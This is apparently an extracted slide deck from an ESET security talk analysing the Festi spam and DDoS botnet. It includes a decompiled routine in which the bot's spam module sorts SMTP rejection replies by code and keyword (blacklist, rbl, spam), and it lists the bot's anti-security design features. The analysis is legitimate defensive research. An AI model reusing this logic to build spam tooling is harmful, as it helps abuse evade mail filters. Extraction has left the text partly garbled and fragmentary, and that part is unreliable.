
This is a multi-part message in MIME format.
-----=_NextPart_000_008F_01CDBBFB.6A680600
Content-Type: text/plain;
        charset="koi8-r"
Content-Transfer-Encoding: quoted-printable
\773/ 773-3303, 773-1777, 317-0773

250 2.0.0 Ok
QUIT
221 Bye


```

ay access
ted for "
rror, el
ter too
Wed Tue

Festi: Obtaining Spam Information



Festi: Obtaining Spam Information



Festi: Obt

Festi
bot

1

4

eset

```
sub_12488(this, 1u, 0, "concurrent connections limit", 3);
sub_12488(v1, 1u, 0, "dsbl.org", 4);
sub_12488(v1, 1u, 550, "blocked", 4);
sub_12488(v1, 1u, 550, "reject mail", 4);
sub_12488(v1, 1u, 0, "administrative prohibition", 4);
sub_12488(v1, 1u, 0, "too many invalid recipients", 4);
sub_12488(v1, 1u, 0, "not allowed", 4);
sub_12488(v1, 1u, 0, "reject", 4);
sub_12488(v1, 1u, 0, "deny", 4);
sub_12488(v1, 1u, 0, "rbl", 4);
sub_12488(v1, 1u, 0, "access denied", 4);
sub_12488(v1, 1u, 0, "blackhole", 4);
sub_12488(v1, 1u, 0, "blacklist", 4);
sub_12488(v1, 1u, 421, 0, 2);
sub_12488(v1, 1u, 554, 0, 4);
sub_12488(v1, 1u, 0, "resolve", 7);
sub_12488(v1, 1u, 0, "service not available", 4);
sub_12488(v1, 1u, 0, "smtp service not available", 4);
sub_12488(v1, 1u, 0, "denied", 4);
sub_12488(v1, 2u, 501, "domain", 7);
sub_12488(v1, 2u, 0, "dns", 7);
sub_12488(v1, 2u, 0, "blocked by", 4);
sub_12488(v1, 2u, 0, "connection from", 4);
sub_12488(v1, 2u, 0, "valid host name", 7);
sub_12488(v1, 2u, 0, "spam", 4);
sub_12488(v1, 2u, 0, "invalid", 7);
sub_12488(v1, 3u, 451, "4.1.8", 7);
sub_12488(v1, 3u, 451, "4.4.4", 8);
sub_12488(v1, 3u, 451, "4.7.7", 7);
sub_12488(v1, 3u, 554, "5.4.4", 8);
sub_12488(v1, 3u, 554, "mailfrom", 8);
sub_12488(v1, 3u, 501, "invalid", 2);
sub_12488(v1, 3u, 0, "could not resolve", 8);
sub_12488(v1, 3u, 0, "unacceptable mail address", 8);
sub_12488(v1, 3u, 0, "invalid", 8);
sub_12488(v1, 3u, 0, "unable to find", 8);
sub_12488(v1, 3u, 0, "domain", 8);
sub_12488(v1, 3u, 0, "reaches maximum limit", 3);
```

Festi
C&C


2

3

5

Conclusion

- **Festi is one of the most powerful botnets for sending spam and performing DDoS attacks**
- **Design principles and implementation features of the bot:**
 - ✓ allow it to counteract security software
 - ✓ harden tracking of the botnet
 - ✓ make it relatively easy to derive the bot implementations for other platforms



Thank you for your attention!

Eugene Rodionov
rodionov@eset.sk
@vxradius

Aleksandr Matrosov
matrosov@eset.sk
@matrosov

